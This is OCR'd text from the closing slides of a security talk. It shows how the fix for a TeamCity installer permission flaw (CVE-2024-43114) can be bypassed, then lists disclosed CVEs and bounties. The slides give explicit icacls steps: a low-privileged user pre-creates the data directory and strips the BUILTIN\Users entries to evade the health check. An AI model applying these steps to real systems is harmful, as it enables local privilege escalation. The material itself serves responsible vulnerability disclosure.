
1. Developers using strict ACEs to protect During installation of Teamcity.

```
c:\ProgramData\JetBrains\TeamCity\system>cacls buildserver.tmp
    NT AUTHORITY\SYSTEM:(OI)(CI)F
    BUILTIN\Administrators:(OI)(CI)F
```

At now, standard user don't have permission to write files in directory.

Countermeasure of CVE-2024-43114


2. TeamCity will detect the incorrect permissions and will show the health report in the UI asking users to fix them.



Double check to avoid unsafe permissions of the data directory


Countermeasure of CVE-2024-43114

2. TeamCity will detect the incorrect permissions and will show the health report in the UI asking users to fix them.



Double check to avoid unsafe permissions of the data directory

Any chance to bypass it?



Bypass Countermeasure of CVE-2024-43114

1. The Installation will create the directory and using SetSecurityFile with DACL Protected flag if the directory does not exists.

Is it an Incomplete Patch?

Bypass Countermeasure of CVE-2024-43114

1. The Installation will create the directory and using SetSecurityFile with DACL Protected flag if the directory does not exists.

It's an Incomplete Patch!!

What if attacker create the directory before the installation?
(C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp)

Bypass Countermeasure of CVE-2024-43114


Tes! The installation will ignore the directory if it exists.
(Do not change the original permission)

```
C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp> calcs .
       NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
       BUILTIN\Administrators:(OI)(CI)(ID)F
       WIN-JO8HRGQCEPS\low:(ID)F
       CREATOR OWNER:(OI)(CI)(IO)(ID)F
       BUILTIN\Users:(OI)(CI)(ID)R
       BUILTIN\Users:(CI)(ID)(SPECIAL ACCESS)
                           FILE_WRITE_DATA
                           FILE_APPEND_DATA
                           FILE_WRITE_EA
                           FILE_WRITE_ATTRIBUTES
```

If attackers create directory at first, it can be still exploited!

Bypass Countermeasure of CVE-2024-43114

Not really.



TeamCity will detect the incorrect permissions and will show the health report in the UI asking users to fix them.

Our goal is to completely bypass it!

Bypass Countermeasure of CVE-2024-43114

Permission checks apply exclusively to the BUILTIN\Users group.


BUILTIN\Users = a built-in security group that includes all regular users on a Windows computer, providing them with basic, restricted privileges for system access and operation.

What if we just only remove the ACEs of BUILTIN\Users?

Bypass Countermeasure of CVE-2024-43114

Completely Bypass

1. using low priv user(e.g., test) to create directory "C:\ProgramData\jetbrains\teamcity".
2. icacls "C:\ProgramData\jetbrains\teamcity" /inheritance:d
3. icacls "C:\ProgramData\jetbrains\teamcity" /remove:g "BUILTIN\Users"



Completely Bypass: No health report warning in the UI

Vulnerability Disclosure

→ CVE-2024-30033
- Bounty Award: 2,000$
- Time of fix ~ 2month, well done 

→ ZDI-24-1098
- Not Fixed, Still be 0-day 

Vulnerability Disclosure

→ CVE-2024-49107
- Bounty Award: 2,000$
- Time of fix ~ 2month, well done 

→ CVE-2024-43114
- Bounty Award: 2,000 $
- Time of fix ~3 month, talk much about details

→ Bypass CVE-2024-43114 -> CVE-2025-54530
- Bounty Award: 2,000 $
- From "I don't think it is in the scope of the problem..." to "I think that the previous fix was incomplete indeed, so it deserves a new CVE."

Conclusion

1. Diving into Wersvc again and disclosing 0day about “arbitrary process termination”

2. Introduce a full-chain privilege escalation technique that combines link-following vulnerabilities with “arbitrary process termination”

3. Disclosing some valuable real-world cases(4 CVEs that have never been made public before)

4. Sharing countermeasures and bypasses

Thank you for your attention!!!

@crispr_x

@heegong123